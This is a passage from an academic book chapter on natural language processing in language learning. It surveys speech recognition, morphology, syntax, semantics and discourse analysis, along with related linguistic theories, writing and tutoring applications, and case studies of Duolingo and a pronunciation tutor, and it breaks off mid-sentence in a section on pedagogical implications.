NLP is the mixing of computer science, artificial intelligence and linguistics. Computers can now use NLP to read, understand and write human language in useful and valuable ways. Because there is so much text data shared on social networks, websites and other sources, NLP is becoming an essential tool to derive insights and automate functions such as analyzing text or language translation. NLP serves as an intermediary between computer understanding and human language to make machines capable of understanding, listening to, speaking, and writing human language. By analyzing huge volumes of language data, NLP allows computers to perform tasks such as sentiment analysis, machine translation, text summarization, question answering, and speech recognition more effectively, as shown in Fig.1.




Figure 13.1: What is Natural Language Processing?

NLP is employed in numerous applications that utilize language, including text translation, voice recognition, text summarization, and chatbots. You might have already used some of these apps yourself, including voice-controlled GPS, digital assistants, speech-to-text apps, and customer service robots. NLP also makes businesses more efficient and productive by streamlining complicated tasks that include language.

NLP merges knowledge and methodologies from many domains such as linguistics, computer science, psychology, and statistics. NLP has symbolic methodologies (in grammar rules and lexicons) and statistical/machine learning methodologies (which rely on data-driven pattern matching). Increased dependence on deep learning, especially transformer-based architectures such as BERT (Devlin et al., 2019) and GPT, has greatly enlarged NLP's scope to deal with language in more context-dependent and more fluent manners.

This chapter aims to provide a comprehensive overview of the role of NLP in language learning, with a focus on its core applications, pedagogical benefits, and the challenges that educators, researchers, and developers must navigate. Drawing on recent research from high-impact, peer-reviewed sources across disciplines such as educational technology, computational linguistics, and applied linguistics, the chapter explores how NLP is shaping the future of language

education. By mapping the evolving landscape of NLP-powered tools and their influence on learning outcomes, this chapter contributes to a deeper understanding of the potential and limitations of technology-enhanced language learning in the digital age.

13.2. KEY COMPONENTS/TECHNIQUES OF NLP:

Natural Language Processing (NLP) is a set of necessary components that, in combination, enable machines to process, comprehend, and generate human language. These components reflect the hierarchical structure of language itself, spanning from individual sounds to complete discourses and are necessary to the development of effective language learning systems.




Figure 13.2: Key components of Natural Processing Language

i. Phonology and Phonetics (Speech-Level Processing):

Automatic Speech Recognition (ASR), Text-to-Speech (TTS), and Phoneme Alignment and Detection technologies are pivotal in Natural Language Processing to enable listening and speaking skills, two of the most challenging to acquire among language learners. They enable the development of interactive, multimodal learning environments for languages that mimic the actual communication settings and provide data-driven, real-time feedback.

a. Automatic Speech Recognition (ASR): Automatic Speech Recognition (ASR) refers to the algorithmic process of transcribing speech into text. ASR technology uses acoustic models, language models, and decoding algorithms to map speech waveforms into word sequences (Huang et al., 2014). Deep neural networks and transformer-based architecture have been progressing, which has enhanced ASR systems' accuracy significantly, both for languages and dialects.

In language acquisition, ASR is used widely in pronunciation practice, oral tests, and speaking practice. Learning applications such as Duolingo, Rosetta Stone, and Google Read Along use ASR to allow learners to speak and receive instant feedback on correctness, fluency, and intelligibility. ASR applications assess learners' speech output, identify errors in pronunciation, and mark disfluent or misstressed words, with correct corrections being provided.

In addition, ASR is applied to evaluate spontaneous speech in high-stakes testing contexts, e.g., automated speaking modules in language proficiency tests (e.g., Pearson Test of English). The systems evaluate prosodic features such as pitch, rhythm, and pause duration to measure communicative effectiveness (Zechner et al., 2014). Importantly, ASR-guided feedback enables learners to become more self-aware of their oral performance and encourages autonomous learning.

b. Text-to-Speech (TTS): Text-to-Speech (TTS) systems carry out the inverse process of ASR and synthesize natural speech from text. TTS systems, previously rule-based, have moved to neural vocoders and deep learning-based models (e.g., Tacotron, WaveNet), which significantly enhance naturalness, prosody, and emotion in the synthesized speech (Shen et al., 2018).

In language acquisition, TTS enables listening comprehension, pronunciation modeling, and sound assistance. For example, learners are able to listen to accurate and consistent native-like pronunciations for specific words, phrases, and full texts, which is particularly beneficial for self-study or in low-resource learning contexts. TTS is also crucial for blind students, providing equal access to learning materials.

In addition, technology for TTS also supports multilingual and multi-accent, allowing students to learn to accommodate different dialects or regional accents of a given language. Exposure to the variations increases students' sensitivity to phonology and allows them to recognize subtle phonetic distinctions necessary for successful comprehension and production.

c. Phoneme detection and alignment: Phoneme detection and alignment is the alignment of the learner's response to speech against a string of expected phonemes and the identification of pronunciation errors. This feature is a key component of CAPT systems whose goal is to provide automated, objective, and precise feedback on learners' speech (Zhao et al., 2021).

The system will likely use a Goodness of Pronunciation (GOP) algorithm or forced alignment techniques to examine the degree to which a learner's pronunciation matches a native speaker's pronunciation. Features being considered are:

i. Phoneme duration (i.e., vowel length),
ii. Segmental accuracy (i.e., accurate pronunciation of consonants and vowels),
iii. Suprasegmental features (i.e., stress and intonation).

According to this analysis, students are given specific feedback like marking the wrong syllables, giving articulatory feedback, and replaying correct models. For example, software like Cambridge English's Speak & Improve and Google's Speech Assessment API use phoneme-level rating to enable learners to make exact adjustments.

Moreover, recent advances allow for visual feedback in the form of animated articulatory diagrams, waveforms, or spectrograms to make abstract phonetic concepts tangible.

Multimodal representations of this type allow for higher metalinguistic awareness and support more efficient learning of pronunciation (McCrocklin, 2019). These technologies provide students instant feedback on their speech production and enhance fluency, pronunciation, and intonation.

ii. Morphological Analysis:

Morphological analysis is among the core areas of Natural Language Processing (NLP) that concerns the internal structure of words. It is the process of breaking words down into their smallest significant units, or morphemes, and examining how they are combined to create words. It is a significant process in the majority of NLP applications, such as language acquisition, since it helps in vocabulary learning, learning grammatical information, and language processing material development.

Understanding Morphology in NLP:

Morphology, a subdiscipline of linguistics, examines the word structure inside and the rules governing word creation. It differentiates between inflectional morphology, which changes words to mark grammatical categories like tense, number, or case, and derivational morphology, which forms new words by adding or subtracting prefixes or suffixes to words, often changing the word class or meaning. In Natural Language Processing (NLP), morphological analysis allows computer programs to represent these forms of language, thereby allowing the machine to parse, understand, and generate language more similarly to a human.

a. Identifying Root Words and Affixes:

Among the building blocks in morphological study is the segmentation of words into root morphemes and affixes. Root contains the essence of semantic meaning, whereas prefixes, suffixes, infixes, and circumfixes have extra grammatical or lexical value. For example, in English "unbelievably", "believe" is the root, "un-" is the prefix, and "-able" and "-ly" are suffixes.

In NLP, this decomposition supports a range of applications:

- **Text normalization and preprocessing:** Identifying base forms of words (lemmatization or stemming) aids in reducing lexical sparsity and improving model performance.
- **Machine translation:** Understanding morphological structure helps in aligning source and target language units, especially when dealing with morphologically rich languages.
- **Information retrieval and search engines:** Morphological awareness enhances query expansion and document indexing by mapping inflected forms to their root equivalents.

For language learning, this capability facilitates explicit vocabulary instruction, allowing learners to see how different affixes can modify meanings and grammatical functions, thereby boosting morphological awareness, a predictor of literacy success

b. Handling Inflectional and Derivational Forms:

Morphological analysis distinguishes between two principal types of word formation:

- Inflectional morphology modifies a word to express grammatical relationships without changing its core meaning or word class. For example, "run" becomes "ran" (past tense), "runs" (third person singular), or "running" (present participle).
- Derivational morphology forms new lexical items by altering the base word, such as "happy" to "unhappy" or "nation" to "nationalize". These changes often shift the grammatical category or semantic scope of the root.

NLP systems capable of identifying these forms can better model language behaviour. Morphological analyzers trained on annotated corpora can automatically tag words with detailed morphosyntactic information (e.g., person, gender, tense, mood), supporting more nuanced understanding in downstream tasks like parsing and machine translation (Cotterell et al.,2017).

In educational environments, this helps students by:

i. **Demystifying grammar:** Students know that grammatical features are encoded morphologically.
ii. **Enhancing spelling and writing:** Understanding morphemes facilitates spelling correctly and forming intricate word patterns.
iii. **Facilitating cross-linguistic transfer** is most useful for bilingual students who can take advantage of morphological isomorphism between languages.

Recent work by Scherrer *et al.* (2021) highlights that adding fine-grained morphological properties to NLP systems significantly improves the quality of learner corpus-based grammatical error detection systems.

c. Supporting Language Learning Applications:

The integration of morphological analysis into digital learning platforms is increasingly recognized for its pedagogical value. In language learning, morphology-aware tools can:

i. **Break down complex vocabulary**: Learners gain insight into unfamiliar words by analyzing morphemic components. For instance, knowing that "post" means after and "script" refers to writing helps understand "postscript."
ii. **Generate word families:** Tools can group words by common roots or affixes (e.g., create, creation, creative, creatively), fostering vocabulary development and semantic networks.
iii. **Provide real-time feedback:** Morphological parsers embedded in intelligent tutoring systems (ITS) and writing assistants help learners correct word formation errors,

especially in languages with extensive morphological variation (e.g., Arabic, Turkish, Finnish).

iv. **Adapt to learner proficiency**: Morphological complexity can be adjusted based on the learner's level, aligning with Zone of Proximal Development (ZPD) principles (Vygotsky, 1978).

Moreover, research from Kann, Cotterell, and Schütze (2018) shows that neural models trained with morphological constraints can enhance performance in tasks involving low-resource and agglutinative languages, making language learning tools more inclusive across linguistic contexts.

iii. Syntax (Syntactic Parsing):

Syntax refers to the set of rules governing the way words are arranged to create well-formed sentences. Syntactic analysis is interested in how sentence structure and word-to-word relation can be determined.

The primary syntactic NLP operations are:

i. **Part-of-Speech (POS) Tagging:** Tags each word with grammatical tags (e.g., noun, verb, adjective).

ii. **Constituency Parsing:** Divides sentence into subphrases (such as noun phrases, verb phrases).

iii. **Dependency Parsing:** Studies the word dependencies in the syntactic structure (i.e., subject-verb-object dependencies).

These syntactic tools are instrumental in grammar correction software and automated writing evaluation (Ranalli et al.,2022), helping learners understand structural errors and improve their sentence formation skills.

iv. Semantics (Meaning Representation):

Semantics is concerned with meaning, how words and phrases represent concepts and how these meanings combine in context. NLP techniques attempt to represent and analyze meanings using computational models.

Core semantic tasks include:

i. **Named Entity Recognition (NER**): It identifies entities such as people, organizations, and locations.

ii. **Word Sense Disambiguation (WSD):** It determines the correct meaning of a word based on context.

iii. **Semantic Role Labeling:** It identifies roles like agent, patient, and instrument in a sentence.

iv. **Semantic similarity and entailment:** It assesses whether two sentences mean the same thing.

Semantic processing is crucial in applications such as automatic essay scoring and intelligent feedback systems, where comprehension of learner input is necessary for relevant responses (Chen *et al.,* 2022).

v. Pragmatics (Contextual Understanding):

Pragmatics refers to how language is used in specific contexts to achieve communication goals. It involves understanding implied meanings, speaker intentions, and situational factors.

In NLP, pragmatic understanding supports:

i. **Dialogue systems:** Recognizing intentions and generating appropriate responses.
ii. **Anaphora resolution:** Determining what a pronoun or reference points to in previous discourse.
iii. **Speech act classification:** Identifying the function of an utterance (e.g., question, request, command).

Pragmatic competence is critical for communicative competence in language learning. NLP-based chatbots and conversational agents simulate realistic dialogues, providing learners with opportunities to practice pragmatic aspects of language (Chen *et al.,* 2023).

vi. Discourse Analysis:

Discourse analysis extends beyond the sentence level to examine how ideas are organized in paragraphs or conversations. It helps machines understand how meaning is maintained across larger texts.

Key discourse-level processes include:

i. **Coherence and cohesion modeling:** Evaluates logical flow and connectedness.
ii. **Coreference resolution:** Identifies when different expressions refer to the same entity.
iii. **Topic segmentation:** Identifies changes in topic in a conversation or essay.

Discourse-level NLP is used in tools that provide feedback on the organization and coherence of learner essays (Madnani *et al.,* 2021), supporting the development of academic writing skills.

vii. Language Generation:

Natural Language Generation (NLG) involves producing coherent, contextually appropriate text from data or user input. It is essential for:

i. Writing assistants: Generating grammar or style suggestions.
ii. Chatbots: Producing conversational responses.
iii. Question generation: Creating personalized test items or comprehension checks.

Modern NLG systems, powered by large language models, can create fluent texts that mimic human language patterns, offering learners models of accurate, authentic language use (Jurafsky *et al.,* 2023).

Together, these components form the spine of NLP systems. For language learning, they provide the analytical and generative capacity to offer real-time feedback, individualized learning, and adaptive learning paths. When applied in learning platforms, each component contributes to the enhancement of a specific linguistic skill, pronunciation, vocabulary acquisition, syntactic correctness, or discourse fluency.

13.3. THEORETICAL FOUNDATIONS OF NLP IN LANGUAGE LEARNING:

A strong theoretical base supports the design and implementation of NLP applications in language acquisition. These bases are based on three main fields: linguistic theory, second language acquisition (SLA) theory, and cognitive science. Each of these fields offers some information that guides the design, efficiency, and pedagogical value of NLP-based language acquisition applications.

13.3. 1 Linguistic Theories Relevant to NLP:

Theories of language provide computational models of language with their structural and functional designs. Over the decades, different schools of linguistic thought have informed the modeling, processing, and interpretation of language by computers.

Natural Language Processing (NLP) itself is founded in linguistic theory. Whether via rule-based models or data-driven solutions, NLP systems necessitate a theory about the structure, function, and use of language. Linguistic theories provide formal models and descriptive accounts that influence the construction of language technologies, especially those found in learning contexts. This section explains several powerful linguistic models, generative grammar, functional linguistics, dependency grammar, and construction grammar, which have directly contributed to the development of NLP and its use in language learning.

13.3.1.1 Generative Grammar and Chomsky Theory:

a. **Generative Grammar:**

   Grammar covers the different rules needed to structure a language, both in word order and in the form of words. Generative grammar supposes that language is shaped by essential principles found in the human brain and even in very young children's brains. Our capacity for language is so strong, linguists believe, that it forms a universal "grammar" we are born with.

Principles of Generative Grammar:

The basic idea in generative grammar is that people have an innate skill for language, and this skill sets the rules for correct grammar in every language they learn. A significant group of experts disagrees about an innate ability to learn language or a universal grammar. Some think that all languages are learned and therefore operate under certain principles.

Advocates believe that at first, children are not given many examples of language to acquire grammar knowledge. Evidence that children learn grammar sounds to some scientists indicates there is a special language ability that helps children overcome language poverty.

Examples of Generative Grammar:

Since generative grammar is meant to explain language knowledge, checking its correctness is best done by giving a grammaticality judgment task. This step requires showing a native speaker several sentences and asking them to tell if they are correct or incorrect. For instance:

- The man is happy.
- Happy man is the.

The first sentence sounds correct to a native speaker of the language, but the second one doesn't. Looking at this data, we can learn some rules about sentence structure. Such connections as a "to be" verb between a noun and an adjective must be made so that the verb is between the noun and the adjective.

b. Chomsky Theory:

Theories put forth by Noam Chomsky have greatly influenced our knowledge of language acquisition and universal grammar. Chomsky's view indicates that the human mind is innately endowed with a set of linguistic constraints, commonly known as "universal grammar." This structure gives a common structural basis to all languages, despite their seeming dissimilarities.




Figure 13.3: Chomsky Hierarchy

These suggestions are significant because they show that syntactic and semantic features of sentences can be understood as transfers from the structure of a phrase. Syntactic Structures and Aspects of the Theory of Syntax based their grammar on phrase structures and introduced lots of transformation rules. They found by using these tools that languages consist of two constructions: the first with semantic meaning (deep structure) and the second for interpretation into sound (surface structure). Those first grammars were hard for thinkers to invent, and their specialized nature and difficulty made it difficult to apply them to Plato's question.

Implications for Language Learning: In educational NLP tools, generative grammar models enable applications such as syntax checkers, sentence diagramming tools, and grammar feedback systems. These tools provide learners with immediate, rule-based corrections, reinforcing their understanding of formal grammatical structures.

13.3.1. 2. Dependency Grammar:

Whereas generative grammar deals with phrase structure, dependency grammar deals with word-to-word relations, i.e., the head-dependent structure of a sentence (Tesnière,1959; Kübler *et al.,* 2009). Each word in a sentence is linked by directed arcs to its syntactic "governor," and the outcome is a dependency tree that accounts for word-to-word relations.

Strengths in NLP:

- Dependency parsing is computationally efficient and language-independent and therefore suitable for multilingual NLP systems.
- Typically used in corpora like the Universal Dependencies corpus, which provides syntactically tagged corpora for many languages (Nivre *et al.,* 2020).

Implications for Language Learning: The dependency grammar tools can be used to help learners identify grammatical relations such as subject-verb agreement, modifiers, or embedded clauses. It is particularly helpful for learners of highly inflected or free word-order languages (such as Russian, Turkish), where identification of syntactic roles is crucial for comprehension.

13.3.1. 3. Functional Grammar and Systemic Functional Linguistics (SFL):

Unlike form-focused models, Systemic Functional Linguistics (SFL), developed by Halliday (1978), views language as a social semiotic system. Language is used to construct meaning, and grammar is shaped by its communicative functions. SFL identifies three meta functions:

- Ideational (representing experience)
- Interpersonal (managing social relations)
- Textual (organizing messages coherently)
- **Relevance to NLP:**
    - SFL informs text generation tools that adapt tone, style, and structure according to audience and purpose.
    - Discourse analysis tools grounded in SFL can assess coherence, register, and genre conventions.

13.4. IMPLICATIONS FOR LANGUAGE LEARNING:

Learners benefit from tools that emphasise not only grammatical correctness but also pragmatic appropriateness and discourse competence. For instance, writing assistants that evaluate cohesion markers or simulate genre-specific language (e.g., academic, conversational) are grounded in principles of functional grammar.

13.4.1 Construction Grammar and Cognitive Linguistics:

Construction Grammar (Goldberg, 1995) and Cognitive Linguistics (Langacker, 1987; Bybee, 2006) propose that language is composed of learned pairings of form and meaning, called constructions, ranging from single words to complex idioms and sentence frames. Language learning, from this perspective, is usage-based and pattern-driven.

NLP Integration:

- Influences the design of corpus-based models and machine learning algorithms that learn patterns from large datasets (e.g., BERT, GPT).
- Supports distributional semantics, where word meanings are inferred from context (e.g., word2vec, GloVe).

Implications for Language Learning:

- NLP tools rooted in construction grammar help learners identify frequent language patterns, collocations, and idiomatic expressions.
- Applications such as context-aware vocabulary trainers, phrase extraction tools, and idiom recognition systems enable learning based on real language usage rather than abstract rules.

13.4. 2 Discourse and Pragmatic Theories:

Understanding meaning beyond the sentence level is the domain of discourse analysis and pragmatics. Theories such as Speech Act Theory (Austin, 1962; Searle, 1969), Grice's Cooperative Principles (Grice, 1975), and Politeness Theory (Brown & Levinson, 1987) have informed NLP systems designed to model human-like conversation.

Applications in NLP:

- Dialogue systems, virtual agents, and intelligent tutoring systems require pragmatic knowledge to simulate natural communication.
- Discourse parsing and anaphora resolution rely on these theories to track topics and referents across texts.

Implications for Language Learning:

- Learners using chatbots or conversational AI benefit from exposure to pragmatic norms such as turn-taking, indirectness, and politeness strategies.
- Tools that analyze cohesion, referential clarity, and speech acts help learners develop communicative competence, a core goal in language education.

Sociolinguistics and Language Variation:

Sociolinguistic theories highlight the influence of social factors, such as region, class, gender, and ethnicity, on language use. Concepts such as code-switching, register variation, and dialectal diversity are critical to understanding real-world language behaviour.

NLP Applications:

- Systems trained on diverse corpora can model linguistic variation, enhancing their robustness across contexts and user demographics.
- Accent-aware ASR, regional dialect tagging, and register adaptation tools draw from sociolinguistic insights.

Implications for Language Learning:

- Exposing learners to multiple varieties of a language (e.g., British vs. American English) helps them develop listening comprehension and pragmatic adaptability.

- NLP tools can simulate diverse communicative contexts, supporting the development of sociolinguistic competence.

13.4.3. Applications of NLP in Language Learning:

While theoretical bases justify using NLP in language learning, actual applications demonstrate how these principles are applied in practice. Contemporary NLP technologies are increasingly integrated into learning environments, providing varied functionalities like feedback, conversational practice, testing, and adaptive content delivery. This section discusses important categories of NLP tools and their pedagogical functions.

13.4.3.1. Intelligent Writing Assistants:

One of the most visible applications of NLP in education is within intelligent writing tools like Grammarly, ProWritingAid, and AI-based writing tools like Microsoft Editor. These programs take text input and offer instant feedback on grammar, syntax, spelling, punctuation, and style. More sophisticated models can also determine tone, clarity, and engagement by using syntactic parsing and semantic coherence algorithms.

Such systems are based on both cognitive learning theory and sociocultural scaffolding. Providing explanations for corrections and recommending rewording, these systems assist learners in internalizing language rules and enhancing metalinguistic skills. Additionally, NLP-based writing assistants facilitate metalinguistic awareness, thinking about language usage, a sine qua non for second language learners' writing development.

Recent research by Yoon and Jo (2022) identified that students who employed NLP-supported writing feedback systems significantly enhanced grammatical accuracy and lexical diversity over a semester. Crucially, the instantaneous and individualized nature of the feedback enables more productive practice and reflection.

13.4.3.2. Chatbots and Conversational Agents:

Chatbots and AI conversational agents emulate human dialogue and increasingly find applications in applications such as Duolingo's chatbot, Replika, and language courses with specially designed agents. They utilize intent identification, conversation management, and context-aware NLP models to interact with students in real time.

Through naturalistic dialogue, the students are able to conduct turn-taking, error repair, and pragmatic utilization of discourse. Chatbots also reduce learner anxiety because they create a judgment-free environment in which to experiment with language, which is particularly effective for speaking practice (Caldarini *et al.,* 2022).

Such applications are grounded on interactionist theory. Through meaning negotiation, requests for clarification, and error correction of learners' mistakes, conversational agents reproduce most of the scaffolding strategies used by human teachers (Hsu *et al.,* 2022). Additionally, software often has speech recognition and synthesis capabilities, which support the growth of oral fluency.

13.4.3.3. Automated Essay Scoring and Writing Evaluation:

Automated Essay Scoring (AES) technologies such as ETS's e-rater, Turnitin's Revision Assistant, and IntelliMetric give scores to student writing based on NLP features such as syntactic complexity, lexical richness, and coherence. AES technologies are extensively employed to provide formative and summative assessment in high stakes testing environments (Lu *et al.,* 2020).

AES tools are built from large corpora and trained machine learning algorithms that simulate human scoring. They offer scalable, reliable solutions for the evaluation of the writing of thousands of students. Most importantly, such tools are validity theory-consistent by attempting to measure relevant academic writing constructs while holding constant external variance (Liang *et al.,* 2025).

Among the new developments are adaptive essay commentary, where systems recognize areas of weakness and provide tailored feedback for improvement, testing reinforcing learning (Zhang *et al.,* 2023). Researchers caution, however, that the systems must be augmented with human judgment to detect rhetorical creativity and subtlety.

13.4.3.4. Pronunciation and Speaking Fluency Evaluation:

NLP technologies have been applied in speech analysis with tools such as SpeechAce, Google Read Along, and SpeechRater by ETS. These tools employ Automatic Speech Recognition (ASR) and fluency metrics to evaluate pronunciation, stress, rhythm, and intonation patterns.

These technologies are particularly beneficial for students with limited exposure to native speakers. They offer immediate feedback on pronunciation accuracy and repeat-after-me capability for independent practice (Xu *et al.,* 2021). These technologies align with phonological acquisition theories, offering explicit segmental and suprasegmental feedback.

In addition, speaking tools are normally paired with game-based or scenario-based learning platforms in an attempt to enhance learners' practice of simulated oral communication activities. This not only boosts communicative competence but also motivates learners through gamification and interactivity (Rahimi *et al.,* 2022).

13.4.3.5. Vocabulary and Reading Comprehension Tools:

NLP-based tools such as Rewordify, Text Inspector, and Linguatools facilitate vocabulary building and reading skills. The tools simplify language, offer lexical frequency data, and create cloze tests or vocabulary lists to suit learner ability.

Based on the Input Hypothesis and Noticing Hypothesis, these tools assist in making texts understandable and drawing learners' attention to essential linguistic forms. For instance, automatic glossing tools identify academic or domain-specific words and provide L1 translations or contextual usage (Lee *et al.,* 2020).

Research by Liu and Matsumura (2022) showed that students who utilized vocabulary annotation tools attained increased reading speed and word recall over students who utilized normal reading materials. NLP tools, therefore facilitate both lexical access and textual engagement.

13.4.3.6. Adaptive Learning and Intelligent Tutoring Systems:

Intelligent Tutoring Systems (ITSs) such as ALEKS, Knewton, and NLP-based language platforms combine learner modeling with NLP to provide adaptive learning. Such systems test student proficiency in real time and alter content difficulty level accordingly.

NLP in ITSs facilitates dynamic question posing, real-time feedback, and tracking of progress. Students enjoy customized learning trajectories, which foster extended engagement and enhanced performance (Pérez *et al.,* 2021). ITSs also facilitate differentiated instruction, enabling teachers to concentrate on higher-order pedagogical planning.

Sophisticated ITSs employ deep NLP models to perform discourse analysis, infer learner intention, and even identify affective states through sentiment analysis (Ranoliya *et al.,* 2021). Such capabilities make ITSs holistic digital tutors for language acquisition.

13.5. CASE STUDIES AND IMPLEMENTATIONS:

13.5. 1. Case Study 1: Duolingo – Integrating NLP for Adaptive Language Learning:

Duolingo is a widely used language learning platform that employs NLP and AI to offer tailored instruction in more than 30 languages. Duolingo boasts a user base of more than 500 million globally and is an excellent case of large-scale NLP incorporation in mobile learning. Its team of linguists, AI engineers, and educators employs NLP multiple times to enrich the user experience as well as learning achievements.

Figure 13.4: Duolingo Language Learning Platform

NLP Techniques Employed:

Duolingo integrates a suite of NLP techniques to automate feedback, generate exercises, and model learner proficiency:

- **Part-of-Speech Tagging & Dependency Parsing**: These techniques help generate grammatically diverse sentence structures for translation and fill-in-the-blank tasks (Settles & Meeder, 2016).
- **Speech Recognition (ASR)**: Duolingo uses ASR for its speaking exercises, comparing learner pronunciation with native norms to evaluate fluency.
- **Error Detection Models**: Based on annotated corpora of learner errors, machine learning classifiers detect and correct common grammatical and lexical mistakes.

- **Natural Language Generation (NLG)**: NLG is used to automatically produce sentence variations and personalized review exercises depending on the learner's past performance.
- **Innovative Features**
- **CEFR-Aligned Proficiency Estimation**: Duolingo's backend includes a dynamic Bayesian model trained to estimate a learner's Common European Framework of Reference (CEFR) level based on task performance.
- **AI-Powered Chatbots**: Duolingo's chatbots simulate realistic conversations using intent classification and context-sensitive dialogue management (Lu *et al.,* 2019).

Outcomes and Effectiveness

Studies have shown that Duolingo learners can achieve reading and listening proficiency equivalent to four university semesters after completing an average of 34 hours of study (Vesselinov & Grego,2012; Loewen *et al.,* 2020). Users report high levels of engagement due to gamification and real-time corrective feedback enabled by NLP.

Pedagogical Implications:

Duolingo demonstrates how NLP can scaffold learning by:

- Providing instant feedback.
- Offering adaptive content based on performance analytics.
- Supporting multimodal learning (text, speech, interaction).

It also underscores the need for continuous alignment between linguistic modeling and SLA principles to avoid overly mechanistic feedback.

13.5.2. Case Study 2: ELLIS Pronunciation Tutor – Phoneme-Level Feedback for ESL Learners:

The ELLIS Pronunciation Tutor for ESL learners was created to enhance ESL learners' pronunciation using feedback at the level of the phoneme. It was developed in close collaboration among SLA researchers and computational linguists and makes use of leading-edge speech processing and alignment technologies to evaluate real-time spoken input.

Figure 13.5: ELLIS Pronunciation Tutor Platform

NLP Techniques Employed:

- **Automatic Speech Recognition (ASR)**: Converts the learner's spoken input into a phonemic transcript.

- **Phoneme Alignment Algorithms**: These align learner speech with native speaker benchmarks, using dynamic time warping (DTW) and hidden Markov models (HMMs) to detect deviations.
- **Error Detection and Classification**: The system identifies types of pronunciation error, such as substitution, insertion, or deletion, and classifies them based on known L1 interference patterns (Zhao *et al.,* 2021).
- **Visual Feedback Mechanisms**: The tutor provides visualizations of articulatory features, such as pitch, duration, and voicing, helping learners understand how to modify their pronunciation.

Instructional Features:

- **Minimal Pair Training**: Learners' practice distinguishing similar phonemes (e.g., /r/ vs. /l/), which are commonly problematic for speakers of East Asian languages.
- **Articulatory Diagrams**: These show learners' tongue and lip positions for target phonemes.
- **Progress Tracking**: The system logs improvement over time, enabling data-driven insights into learner development.

  Outcomes and Effectiveness:

  Controlled studies reported that learners using ELLIS improved their pronunciation accuracy by 20–30% over 6 weeks compared to control groups using traditional materials (Lee & Glass, 2023). The most significant gains were observed in intelligibility and phoneme discrimination, particularly among beginner and intermediate learners.

Pedagogical Implications:

This case illustrates how fine-grained phoneme-level NLP analysis can:

- Address specific **pronunciation challenges** based on L1 background.
- Promote **autonomous correction** and **self-awareness** in speaking skills.
- Bridge SLA theory (e.g., focus on form) with real-time, personalized instruction.

  It also highlights the importance of multimodal interfaces (audio + visual feedback) in pronunciation training, especially when dealing with the suprasegmental features of speech.

Evaluation and Effectiveness:

Assessing the efficacy of NLP-driven language learning tools includes both computational performance measures and pedagogical influence measures. On the computational front, speech recognition accuracy, parsing, error identification, and feedback generation accuracy are measured through benchmark metrics such as word error rate (WER), precision, and recall. In educational settings, however, efficacy also needs to be assessed through learner engagement, language proficiency gains, and compliance with curricular objectives. Empirical research has shown that NLP-enriched technologies, e.g., intelligent tutoring systems, grammar correctors,

and pronunciation analysts, dramatically enhance student performance when they are incorporated in well-designed learning architectures (Loewen *et al.,* 2020; Lee & Glass, 2023). Additionally, adaptive feedback, prompt correction of errors, and data-informed individualization have led to enhanced motivation and self-directed learning. Apart from these benefits, there are still evaluation challenges, such as cross-linguistic fairness, the transparency of AI decisions, and validating tools with varied populations of learners. Therefore, strong evaluation models need to include both quantitative learning analytics and qualitative user experience testing in order to fully capture the learning value of NLP interventions.

13.6. PEDAGOGICAL IMPLICATIONS:

i. **Role of Teachers in NLP-Enhanced Environments:**

Although NLP tools provide robust automated scaffolding, human educators are still at the centre. Teachers are facilitators who reinterpret system output, situate feedback, and fill gaps between algorithmic feedback and pedagogical purpose. NLP systems are able to support instruction but not substitute for the subtle human judgment required in socio-emotional learning, learner motivation, and cultural mediation. Teachers also require training to discerningly examine and successfully incorporate NLP tools into curricula (Godwin-Jones, 2020).

ii. **Personalization and Learner Autonomy:**

NLP allows adaptive learning systems to personalize training based on learner profiles, patterns of errors, and learning history. This tailoring promotes learner autonomy by enabling students to learn content at their own time and space and receive feedback according to their own needs. For example, grammar checkers and pronunciation guides regulate complexity according to learner skills, allowing learners to self-manage their learning without frequent teacher intervention (Lee & Glass, 2023).

iii. **Cultural and Linguistic Inclusivity:**

NLP-driven language learning tools need to be accessible across varied cultural environments and linguistic variations. Typical NLP models are trained on mainstream language corpora, potentially excluding non-standard dialects, indigenous tongues, or culturally attached expressions. Inclusive design necessitates the curation of diverse corpora that are representative, maintain local communicative norms, and do not impose monolithic notions of "correct" usage (Blodgett *et al.,* 2020). Facilitating World English and multilingual speakers is important for the fairness of access.

iv. **Feedback Dynamics and Formative Assessment:**

NLP software particularly shines in the provision of formative assessment by way of timely, fine-grained feedback on grammar, vocabulary, pronunciation, and coherence. Feedback, though, needs to be pedagogically significant, not simply corrective but clarifying and motivating. Machine-generated feedback frequency and immediacy can

